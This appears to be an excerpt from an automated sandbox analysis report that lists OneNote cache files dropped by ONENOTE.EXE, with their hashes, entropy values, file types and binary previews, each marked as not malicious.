C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000010.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.136310870891384
Encrypted:	false
SSDEEP:	96:lsxW8gomiENA1s2jXM9k3TwRKsfYeB0l:lsw8gJPyjXM9w8RKsQ
MD5:	13EBA19571C81E7F1FCB434B7697BB68
SHA1:	D98558758A44C57A51B54CCE22D74C8ED80789E8
SHA-256:	74589B31E9EFB47FFB989F1AA8175591C8C43AF799F5FE0CD62DA0F8534CEC5A
SHA-512:	1BD8B696257C4EB386FE19A8C9BA70EE9D473D8FCE06F65B1C8C3A9956CDD33AF4A15AEA509BBFEB39F0D21B479C31E8AF08E1EF3637851B4A4C920EA557B 654
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....l.....l.qk..B.....LZQ.....Q..6.>>.7]......Q..6.>>.7].....Q....l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....o....m]....N...^.....j..|P@..{CF.V.....f.....l.qk..B.....LZ.....o....m].....o....m].....Q.....Q.....Q.....Q..j....Q..T.]..Q.....Q...B..Q..H....Q....B..Q....>.)Q....J.....;.....4...4...4..".....Q...Q...Q....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....Q.....Q..#Q.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001P.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.077246154430585
Encrypted:	false
SSDEEP:	48:KOs0sCzcCuu8to1JqEyrCQpcXbc9Q2wNeTonrdSrDdIMdX0N0QQOC/R:KD0sPCuu8aGEyreXY9Q2rT+RKJvl
MD5:	4C2BC3C07B314BB68521163BB39B7F0A
SHA1:	E88156D9131AB3C3B6F1EA92DE084C995BDE3C68
SHA-256:	3F10D627737E25AD0BE58B1C8E55B6A0BFD03215B974073AA61787175F648B50
SHA-512:	E419B665A69D45BB058EEDFD3AE7D2FDD5D11F6CD254ACC678317E379BD748C6BCB70E17617D79FF00CBA9887FF86ECEE1FFF65524D702A8E9003F1A14D06 A5
Malicious:	false
Preview:	2...>.....,...v... .....2...>.....v...T.....l.....l.qk..B.....LZ.....z.....e.....z.....e.....l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....4..$.$E.....N...^.....M...M.?JAc~.....f.....l.qk..B.....LZ.....4..$.$E.....4..$.$E.....j.....T.].....B.....H.....B.....>.).....J.....;.....4...4...4..".....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001Q.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.1508431357635445
Encrypted:	false
SSDEEP:	48:vsSdcv29tgAsEJlCDMXHW9HGsJqx516TovrdSrNI0dXgB6mabf4xf:vsBv29yZEX1X29mswL16TGRKhdB4x
MD5:	9A56F9BBE1294283EF2752338A5EFB81
SHA1:	F50BDBB1D307345CA43481ED9BC32BC2436BDF83
SHA-256:	FEC0D1868BF3FCF4A36F1B6FD38972931A6F62496FBC12B04C7F8CAAD7255C76
SHA-512:	61A940CD12E2B22983432C74EDB0A9EB067861A6FBE8D33BF3F67CA835C7EC661F8C9E73DF6F9DC0DB71933B657C67A040C0769999C07AA1CFDA16BDA47C2 CD
Malicious:	false
Preview:	2...>.....(...v.....2...>.....v...P.....I.....I.qk..B.....LZ.i.....i..o.....c...i..o .....c...i..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'..... ...r..,..`.|.[....N...^.....?... ..J..h.7.....f.....I.qk..B.....LZ..... ...r..,..`.|.[..... ...r..,..`.|.[.....i.....i.....i.....ij.....iT.]...i.....i..B...iH.....i..B...i..>.).i..J..... .....;.....4...4...4.."....i..i..i..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....i.....i....#.i.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001R.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	3.5622838651192055
Encrypted:	false
SSDEEP:	96:LhAo0kXD3fWLCEqj8mEG4IaE1c4IQcleH4IC9DBY:pTuLqYDO31UJleXC
MD5:	C5165B09BD3CE18A9E77DE8A4B333FD9
SHA1:	08A0C7AF63CE637E62C9DDDE40EE30A9D5E045C7
SHA-256:	60B08430A2A49E03BE7634A804DEA32B52D70B40BF473122E3433800E3416BF6
SHA-512:	5114B785CF34E9F8B029E22B3A64F304B34E767A8822E5E744AAC270E248957516150B2F94A452D89638DE7DA67C1F79B8D78BEBFFF57150A3BAF8335D933287
Malicious:	false
Preview:	\...L.....?.....\...L.....,.....Dm....L..@C..{8.....{8...dB.~..../xJ.... ..j|.+&..J...6W_l$7../Oa.E...6W_..e..A_..#.19#s.T.e.....T.....T.....x.....x.Ai.J....W...T.....T.(....7.....2.....^.....0.....{8....M...l...x.J.../ ....e.....{8.T./....MT.v....IT.....xT)....T.....T..."...T...n../..T)O.....l..../....c..,0...e...B4.$.....GP..A..}.....J.....{8...dB.~..../x{8.....N$..F.[.E...../..|].cH.8....{v/.....>.. .....e..A_..#.19#s.T.']^]...),..r.N./..|].cH.8....{.....0.....e....4....."...P.r.o.j.e.c.t. .O.v.e.r.v.i.e.w.....B.^....F...r.QH.....(.....(..."...P.r.o.j.e.c.t. .O.v.e.r.v.i.e.w...j ...P.a.g.e.L.o.c.I.D...L.o.c.V.e.r...P.a.g.e.V.e.r.C.o.m.m.e.n.t...P.a.g.e.O.v.e.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001S.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	4.61047709092048
Encrypted:	false
SSDEEP:	384:znP0FMN+88RgycRtPPX3lsWJdTZaaO607Lmij+uZvs9ONnuQVNgaq9UVBs7:znP0GN+RaycRlPX3lsWJdTZaaO60vmio
MD5:	650776E675645D8B1014E467EE7CB896
SHA1:	6BC0EFD6878EC41C4D112E6310C5168573DACFCA
SHA-256:	3BDB263C4126EF6E7544AF1C7D6EEC66A0BC2FFEA925BD2E0A844F7C15D089E1
SHA-512:	CF4A9D76004223A33D4116040441793D589E0C58731A8F88016D14C4D13ACCEC41BC0737CB80640320F74A6B56CE5ACAAFE994FC51E7DCEE7CDA37AD0C1A4 61
Malicious:	false
Preview:	....>.....v.....@..X ...I.....>...T.....v.....PH..X ...H.....>...`.....v.....H..X ...I.....I.....I.qk..B.....LZ.....<...7 z.JqcJ.....<...7z.JqcJO.....A6ME.S./..D....A6..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....Q h.X.*..`.....N...^.....+.>..zA.....1W.....I.qk..B.....LZ.....Qh.X.*..`.....A6(. W...A6(._....A6 .....A6$.....A6 .....A6$.....A6 ...".A6(.~.....;.....4...4...4.....'...D.....z...,4. .....$>.....4....7.....3.....z...y.. x.. ....$...$..... .&..$!..7!..7.....*...o.e.L.o.c.I.D...o.e.L.o.c

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001T.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop 7.0, datetime=2004:03:04 13:06:24], progressive, precision 8, 38x792, components 3

Category:	dropped
Size (bytes):	22203
Entropy (8bit):	6.977175130747846
Encrypted:	false
SSDEEP:	192:5q3R1VBvq3R1Flrk6Q0QPJJrR39joOVMJ25d1NkMhIwobbtAAAqYnLJZMJYZ2AC:xw6Q0WJR3FoOVMJIIlAAAqYnMJdD
MD5:	2D3128554F6286809B2C8E99DE5FD3F6
SHA1:	FC42CB04151D36F448093BDEFE33031A9B8D797D
SHA-256:	14FA2D16310485AA1CE41F6D774A3D637E8CF8B03C4F72990155DF274FDB6BD9
SHA-512:	D8531247A6E89ECABEA9C4A78F596CCE3493334EDF71AE4F7998FDDD0F80705948609C89756AB56FDFAB6D04DEC5F699A693801A772CA2EE2465BDD2CE5D2E5A
Malicious:	false
Preview:	......JFIF.....H.H.....XExif..MM.*.....b.....j.(.....1.....r.2.....i.....H.....H....Adobe Photoshop 7.0.2004:03:04 13:06:24..... .&.....(.....&.....*.....H.....H.....JFIF.....H.H.....Adobe_CM.....Adobe.d..... .....".....?.....3.....!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u ..F'.....Vfv.....7GWgw.....5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%.....&5..D.T..dEU6te....u..F.....Vfv.....'7GWgw.....?...H.....Go.Kxn.b. .g.....%?_....O.....q.....7G.....%%.V..8zm.].v?...jJ~._..>.....O;.....o..rl.A.....n.a.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001U.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	3.9969532594177934
Encrypted:	false
SSDEEP:	192:UsQpa99YlNBg7pzeHWVNwwXgNIRR/EW5:pQpa/YlNWlWVNwagNgR/T
MD5:	20BC526CF7EE06A9B49D2F22216AEEF5
SHA1:	01650DEB31387941B18BCC844E10348337B3B25D
SHA-256:	5129CC3A1E551EC498CEB44D1D8EEB981993DE8DE0B94BAFD7A4089B6E761170
SHA-512:	46D26CFB9038A95DFC3320809F53CB61AD90E7AAC57A9DE4A7BF7D9111C54D838A9F715B42B2C0E4359F1040EE28AE5F776D53B74580DD97916DABA57BB8136
Malicious:	false
Preview:	2...>.....v.....2...>.....j...v...6.....I.....I.qk..B.....LZ.cl.)....clnm.....l..oU..clnm.....l..oU..cl..I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....;@8...7.....N...^.....:/.../A....@&bd.....@&.....I.qk..B.....LZ.....;@8...7.....;@8...7.....cl.....cl.....cl.....clj.....clT)Z...cl..2...cl.....clH.....cl..J.$.cl$.z.%.cl..0.....;.....4...4...4.....z.....;..!..7.....C.a.l.i.b.r.i.....z.....R.....!..7.....S.y.m.b.o.l..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001V.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	52945
Entropy (8bit):	7.6490972666456765
Encrypted:	false
SSDEEP:	768:cjvqR0XvFaGCTJffi0tgybmWDoTw71kHUAnjvawrlp2+NUO8dWSNl3PF2PjK/q09:cyRfffIgybmWoTw1UUADHUbU21MjpAD
MD5:	AD003F032F32FAC4672D4CE237FA5C5B
SHA1:	AE234931B452F0D649D91291763B919CF350EA49
SHA-256:	ADB1EBBE18D6CD8FF08AA9BF5C83CDB83BF9AA179698E34E93DBCDDE12F04D32
SHA-512:	ECA25FA657ECE3A66D3E650628E0F65D3BADD38864C028AB6553950A1A66D7D55482C85E9E565573E9E5AAFA91C2D53235971C644A266D41EB69F8E72E3A843B
Malicious:	false
Preview:	......JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!1..AQ..aq...."....2....BR#r.b3$...C.Sc%...s5E.....!1.A..Q.aq"...2...#...B...Rb3..$..CSr...6.....?.....y_N.e.H7?.....W..w....k|... S..d.4.>.RW5z.$.i.)V.O....>o...c..*&1.D..O..".ufbb..1...t..u=..K...m...~.....F..-.fb:i..=f..C.w.[{..~.7k....;..:..3....4.....$..m]...}....~q...9T.#..7.~..8...q.N;c..ffo.w...W..d...../t_.....IWJE..).>..v;:=....Rrw#.m.n.n...E...vm.J}2N*..|.4...80.#..e....t.J..ZQ.x|g/....F..e....k+vK...M..W.X.e.L..~...j.....kz....=...n:O.:..[.L,.+R...Y..zKNI...,..{e..U.'...}.....|..t.]...~...b4...../_i... ./.....m...a..n...v.j.?..Rc.$G|.31..#..$?.....h.w....-... .a.%z..u.....u.A....Fm..J.....G..[...w.....:....w/.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000020.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.5027758512164513

Encrypted:	false
SSDEEP:	192:LsLK7b8EH1x5VSG9QxXvA3OIw/D14l1BCXvxjXHRd8CURta9/5u:wzEH1x5VS2QxXoe/wWXvxbxdnURtis
MD5:	ABED842B41E20542F7AEA29335C8E6BF
SHA1:	3430F1FF50F00634D00C7B628312803E246B0DC6
SHA-256:	E5253BBA5971AB85C283E04763EFA0B0C159ECB93D24DAA0B36171B01B878714
SHA-512:	B0A17D7B0E907789559A02B88099159FE14E2B758B95A5D217925AA43CF908A8573DB9E87A95C74F131DDE8147A43A0CC5A928F2E12D6CB32B23A1356D0BB9CD
Malicious:	false
Preview:	2...>.....v.....2...>.....0...v.....l.....l.qk..B.....LZ....9.....Q...}..<[[...Q...}..<[[.....l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'...../6.....;.....N...^.....`VD...o...\.....".4.....b....l.qk..B.....LZ...../6.....;...../6.....;.....j.....T.x.....4....H.....$.....j.....;.....4...4...4.....:..j.....z...y.. x.. .....$.....!..7!..7.....*...o.e.L.o.c.I.D...o.e.L.o.c.C.o.m.m.e.n.t.....0.0.0.1.0.....:...L.....z...y.. x.. .....$.....!..7!.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000021.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	25622
Entropy (8bit):	7.058784902089801
Encrypted:	false
SSDEEP:	384:EhK81gTCyJ/Gf9Aw3t8w8EtdPeGDh6bEi1Ie1u4ZbvgwTwrSRh7ZKNpIGY:IjcRXwdJvtdGsUbEi1IeY8vgwTyC1+Y
MD5:	F8CCFC24DEB1D991EBE085E1B2D7D9BF
SHA1:	AF76C22A765434AEDA134924C517C84107F4FED5
SHA-256:	7354001527AB554C44E7D6981B86DD933B7DC2E0D3DC8512AD3EECD843245C52
SHA-512:	818BC3690B01B30BC571E4CF45EC8D1AFCAECBAB003532644381F1CF730A5B3486862D08F7579B2D3D89167AD7DF35028881245C9550B0DA23D1F81A720A970
Malicious:	false
Preview:	.....JFIF.....d.d.....Ducky.....d.....Adobe.d.....d.....!...1A.Qaq....."2Rr.#.t6..B..3S$4..v.b..Cs.%5..8..cUV.(.DEe.&Ff...T.d.....!.1A..Qaq...s4....2r..S"BR.3....b#C$.....c.....?..D..."}:....&&...?3..W.q*.....]...m.Y.k1.....K).J...uV.b.../.0.E.H..4..W_T.[t.V.w.9.x.qe.L..o.oL.....d.\.....6.|.o...}..H{Yn..E...6Y3.l.e..D.:,.n.%...t...m.....,+,..|..n.....6.*...f.....6.../$../Vi..He.f.F.zn.).n.E..2sTn.i...Yb?6+H&...Bf..*....z.o.^7[..u.:o....t.s=.....(.s.....f.g....q9o.u1L.N...smzE..[>...+\O....j.<....j.c.W.....U..+.F/.'..W...T./W...>i01./....j.s."..Q...{...a._~OW...Rp.)*.e..W..Q4)<..'..W...q...'..U..z..g.....U}...O....w....0F:.N..V.3W.|..'z0.]...j..U[v..g$D.Lc[.e...UW.m0+

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000022.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	3.2566598684669295
Encrypted:	false
SSDEEP:	384:dgIRyeOiz8zn82yU83z9zPRSt+CM70ssF9sjnI:dgIRycz8zn82yx3z9zPRu+CM70sE9sjI
MD5:	215F24DFB1189DD3B0F0AAB42E487573
SHA1:	F43C13FEBCB9800630EE9B237F25A2F7A711B955
SHA-256:	97D649253B6F3FCFD9E67D4A4DAFF71D1AB35B18EABA419115738B1DE1F626AD
SHA-512:	F72DB88EED01793B0FAC022FF3894504350E587FD6FB71796600FF5C2FB460EA9D88C5BC530E6172D82692C7BF7E26F7B79DCD5A4342290B9327C152F3F13F84
Malicious:	false
Preview:	2...>.....r...v.....p ..X/..2...>.....j...v...6....-..x.....LZ.....1L..L.@..F.p.|.....1L..L.@..F.p.|.....2...>.....r...v.....-..x.....v.....-..x.....l.....l.qk..B.....LZ....T.....2....EF.....2....EF.....l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....!)."..E.[.....N...^.....1L..L.@..F.p.|.....4.....1L..L.@..F.p.|.....l.qk..B.....LZ.....!)."..E.[.....j.....T)y.....4.....a.....l.....$.N.$...$.....;.....4...4...4.....'...%.....z...,4. .....$>.....4.@!..7.....D..n4..o4..p4...4. ..u-.....;.....4...4...4.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000023.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	15740
Entropy (8bit):	6.0674556182683945
Encrypted:	false
SSDEEP:	192:Elv3GG8/OOs+GouFdxMlxjoPyerzkpuOo2vPMc62PaJseZC+BJoS/:EtNiwdxMlZoPhzkpuOo2PMc6rX8+B6+
MD5:	FFA5EC40DC9A0FD10EB9E6355142D6A6
SHA1:	3D3D6A7E086B3C610C08F1F3E3F883604F06F2A4
SHA-256:	D74C3973C8D1F7C77274691AFB1AA934940674341D7EEE563BE75E563281BDFD

SHA-512:	6FAF2A24D06E6008F3579C7CEC90C2887462BDF83FAD7372FBB74B8DE90340B580E9836F309B68A9794597A598F7DCDA661C9A58DA6D8187C69083B7A17C9CD9
Malicious:	false
Preview:	......JFIF.....d.d......Ducky.....d.....Adobe.d.....d.....!.1.....AQ..aq.g..8...."r....2.FG..#.E..7.Rb..Cc..D.v.B..3s..$d.%5Uu..&6fW'w.....!....1Aa...d..5e.6.q...Q..."2b.c..r3DE..BRs4U.#C.S.T.....?...u.&0...cV.T.I...1..=4....Ce_.g.q.=F.M:>)...k..pm..h..=.....S....)Ja8x...b.).=5.q..0.....k.M.....1?-.G.b&.5..Ep.8t...'...R)..ta.F$bXO]tW.b.6#.t.XWN..ZW.....].....G....x&&f..'L.....7...\...'.8...~`.sa.....X.....qo...SMk...'.V...i..hb.}&?/.k.:>I.^....>Y...<}...&.jY.Gn.MKejyV.....D.....gf.0....t.nw..XQ...H.B.....=8.UkR.....Hm..w..]...k...#Z...F../.gjWvf.....w.aZ].2..5..^...VZv..._.7..a.|...:.B...,f.....~....m.;_.....-.e.y.w.[m.].bu.b.f+.E++\.....Y..7

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000024.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.7837172735185467
Encrypted:	false
SSDEEP:	192:4sUcqvu4XTNF9tTvMj26mC3sKGL0rmlekqUXuGtSZRtIlyV2xF:tSRXTNntTvMoKI0rmttu2SZRtNycxF
MD5:	7E1AB552DF3DC293B619DF26230B52BA
SHA1:	E19926E735A13D317B2449618A9C91010AB1E0F3
SHA-256:	DC96560AD9AFCFC765016C1D836EAB01166495C9233CD4BFCA2B5E3E8876B955
SHA-512:	370D0BB35A657930A6D14866A1F581EA9F3136E0DC791C647C41A2F03B52DE0193D2A7C8D2D1DF6665C88FCF7E9C27827AE586661FEE69F1BC2000052E81A15
Malicious:	false
Preview:	2...>...h.....v..... .. !..2...>.....v.....@.....I.....I.qk..B.....LZ....9.....%z..#s .....%z..#s .....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....:+S.a..=.....N...^.....G.E.f.:.....>.....I.qk..B.....LZ.....:+S.a..=.....j.....T.~.....P.....H..... .....$.....n.....;.....4...4...4.....:...j.....z...y.. x.. .....$.....!..7!..7.....*...o.e.L.o.c.I.D...o.e.L.o.c.C.o.m.m.e.n.t.....0.0.0.1.0.....:...L.....z...y.. x.. .....$.....!..7!.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000025.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	55804
Entropy (8bit):	7.433623355028275
Encrypted:	false
SSDEEP:	1536:gVvci05lhVbfBcWvBLeynluexaWqzww/u5:gVUZhHDljaHww/u5
MD5:	4126992F65FE53D3E3E78F6B27FD49DC
SHA1:	BC0D76B69310DA9B909D3EE4CECBFE5F386BFB45
SHA-256:	3FBE3C1C238BD7DBC67F8CFF5F3BDDFD513C96A9851B9616477947D21DFF4B2E
SHA-512:	624853F5E56D224C8188F122B2C4724F867D4099E7FAAFB9C945BE7E2907900ADCF4AE97AB08909CF94E96FB6F381E3B6396D560D93EB2731E4E69CBFE628F1(
Malicious:	false
Preview:	......JFIF.....d.d......Ducky.....d.....Adobe.d.....d.....!1...AQ.aq"2.....BR..8x..r#..9b....3....CS$.'.cs.....7Gw.(.4%5&..Wg.h.....tEVfv..H.....!1A..Qa.q...."2..u6....BRr.#...b..3s..d...7.Cc.$Tt..S4.5Ue..&..%.....?...,...8..{..S.y.N....%..q.8..H[5....o..xg.....)c(.eO.YO..._D..x.U.....%.S.r.r._.^..Su.h.Q.t.:.#?....x..B.S...Q.....oqF..%..8'.qx....%.2JKjF..{y.w0.*a.RMb.c.Q{%....eW'..[IV..'ZW3...[...MN.....rO.:....$.i..7....Vrrr...l.r..M..Qo..j....q.^...N...J.....%.J..)F...>$.....u.....o...+.....[...*..t....R}.I..R..S..GB..:.....).6_[^Xft...F.1.....zP....,#....MG.T..Q.F.....)Fi../.I...,%.voEb.b.Z..V3..FT.}..[Z{....wd.z.e.....QwW(.).t..\..'....:)<W.<..&k...caRT.X(..K.....:f...]...q..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000026.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	4.669180434301248
Encrypted:	false
SSDEEP:	192:ooWsjLHhWqJQrcc2730J2l3Bv8wXg26kZ2K0o7RtNA2WVj3IxU3/9az3B2BC2sq0:LjdWqKrcX0LB7akNRtNWV7lx+1arZR9m
MD5:	35E6CA85E47D65CC2C7F0B8FB09005A1
SHA1:	7E9F321F7A1CE3485E0C93D44707897DDC264AF4
SHA-256:	0976C98EF59AE773BD57DA337EFB5A42C2249E8CDCB836F04D8B5EE51AD50604
SHA-512:	404F0C94DF294D9E9EF6EF01B1F27544A9CA3D10E8CB3403005F8B7F38602F617BF8D55FAFEB765C6107FC97ADC3A4E906290E53CB071AFBC86A813B32F5310B
Malicious:	false

Preview:	4...>.....N...v..."...(...+..4...>.....v...j...@....*.....I.....I.qk..B.....LZ.L.....L.R.:..0 .*"|_...L.R.:..0.*"|_.v.L...I.qk..B.....LZ.I..{E...n.E.b|...{.{E.....I.....I.....I.t.....I.....4..'..'.....8`&...G.. ]EuB.....f...Z.....1.F`.H..J.....N...^.....I.qk..B.....LZ.....1.F`.H..J.....L.....L.....L.....{E...c..{E. (.Z..{E.(.....L.j.....L.T.u...L.....L...2...L...m.....z.....R.....!..7.....W.i.n.g.d.i.n.g.s.....333.....;.....4...4...4.....L.:.L.L.L.Y.L.K.L...z...y.. x.. ....$...$.....!..7!..7.....*...o.e.L.o.c.I.D...o.e.L

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000027.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	41893
Entropy (8bit):	7.52654558351485
Encrypted:	false
SSDEEP:	768:pZvVQkUbOHxx3pvVmO5rsP5gUdXwFMuv53knzyncaXgRDqPU:pZkijV5wScXwFMYknzucaXgRyU
MD5:	F25427EFECFEE786D5A9F630726DD140
SHA1:	BC612A86FF985AB569ED1A1EA5FFC4FDB18FC605
SHA-256:	5A36960DF32817E8426BD40A88F88B04FB55B84BAEF60F1E71E0872217FDB134
SHA-512:	B102F34385196D630F198667E874F25ADBC737426FDAE0747EC799B33632E5DC92999C7C715DC84D904342738930267AB1709870BDAA842243E4C283FE5E1554
Malicious:	false
Preview:	......JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!.1AQ....aq....."....2...Xx..9BRr#.b3$..&..g.8....%F'G.(H.Ss..D5E..v..W..Cc.deu..7w.h.).....!.1....A..Qaq...Ttu.6..."R..5...2B..S... .bcs.Dd%&r3C...#$...Ue.....?..R...%.R...t.MQ*.I...v...V]..n...Zw....M....4..F.&&bb0.:]l.....ay.r<..3.I.Q^.....I54.N2.8..2s...w..r6.....[1Zh....O...9..>...B.....x]...r.\.\..v. .~....y.QT.3.....=....r..}.I.....o;....M..C1....w)...+o1f.]...MoA.E..s5..i.\....miGsy..m\.Zj....I'YU.\tU6La5v.>.K..m.]1.....k..0....</5v.V7lY.e.vV.+./[....f..u{....s.}.Rb.Z.....Y.6]..m.. ..V.\...Mr.=r...K...I..%..m^.....X.(..fG..[F*Iy.jL.a4..vs..o.e..q.9km..w1.yg.....r_.*h.n..5i.-.{Y.I...<...'Or.s..Z...../JP.....\FV.S.....m

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000028.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	4.599641655874727
Encrypted:	false
SSDEEP:	192:/sb9lfQdUL4kaMlDAuKqK5X7WEXpB/hX3Rt2SFNcAqU9Dya9zjEY1vr1F9dy/xDZ:0rfGUL4TMpAuKqM7lLZX3RtBN9q4DZzM
MD5:	C2274384598027414 11AAE062435615B
SHA1:	3C6C811F2B8A40E08FF81BF1438D0C2B55FE48CB
SHA-256:	C4253A70E24CA4A93F651AD5ABF6CE8A45629AFCE8F8D17BB7077DD03889EE27
SHA-512:	661224138DED18748083C4DADECA5F017C3550571BBEA1834433D8E03855E46E4C3793D28D085D59DAAD50C13540FBB1CBA29A09986E432FF4D156B0845D6D6
Malicious:	false
Preview:	2...>.....<...v.....` ..`+..2...>.....v...X...@...P*.....~"..G...~"...q.....|.dN.I.....I.qk..B .....LZ~"...q.....|.dN~"...I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'..'.....I....O...B.;&..... N...^.....|S2.W..@.&B.S.....j.....I.qk..B.....LZ.....I....O...B.;&.....~".....~".....~".....~".j....~" .T)z..~"...`..~"....~"...D..~"...a..~".$.6.$~".$.....;.....4...4...4.....~";.~".Y~".X~"...z...y.. x.. ....$...$.....D...E.....!..7!..7.....*...o.e.L.o.c.I.D...o.e.L.o.c. C.o.m.m.e.n.t.....0.0.0.9.....$.....z.....R.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000029.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	14177
Entropy (8bit):	5.705782002886174
Encrypted:	false
SSDEEP:	192:EbgGcV/hlvpfal7rgYa8S7auAxwfuSTmCSNoFQ6NO7L:EbgGcVnpwimnd38FdQL
MD5:	7CDCE7EEBF795998DA6CAC11D363291C
SHA1:	183B4CC25B50A80D3EC7CCE4BF445BCFBAA6F224
SHA-256:	DE35AF949D4F83E97EE22F817AFE2531CC4B59FF9EE6026DCA7ECEBC5CF2737F
SHA-512:	560FB15A9C12758D11BB40B742A6EAD755F15AD10D6C5DEBA67F7BC8A2AE67C860831914CBCBCDED9E6B2D1D5F26A636B9BCEF178151F70B4D027316F94F2 E1
Malicious:	false
Preview:	......JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!.1..A....Qa".q..2.....&...B%6.'..R#3.$E.r457bS.DUFV.Wg(.....1...3.Q..2Rr....s.4.!Aq.S.aC5B$%.....?...n.Liq.}.{#....3/gg.1.M +..~ 3...q..+=..:.g.i1;P)7.....q..n.s"p...wx.....v.t.f;..L/..~....y.r[.r.....n.n3..6i..g..}../.....3..x.L.i?We..l.....~..<.:..6..o.....N.t.o6.l..~.....<...m.V...Q.7k.u./wq.t..;.I...}..{...>.L..3m..a....yd. .....6~.f..~Y..}+..<.[w..'-..?.v.7...v.u..4.....1];..u.MO.....s..p..ms.'.O-o...O.....m.k.e....)t....i>..E|....,iOyD|.{.....g.n...cu....=.....h.\.Q:?g/?.I.3._...t...d.n.0.%y....S.Q....S.&K.w ..&wY<....%.g.v.....$y..#,i;.=...t...l6..yO..o.d..w\k...~.....)..rK.....].u....N....e.s..kU.u..'}

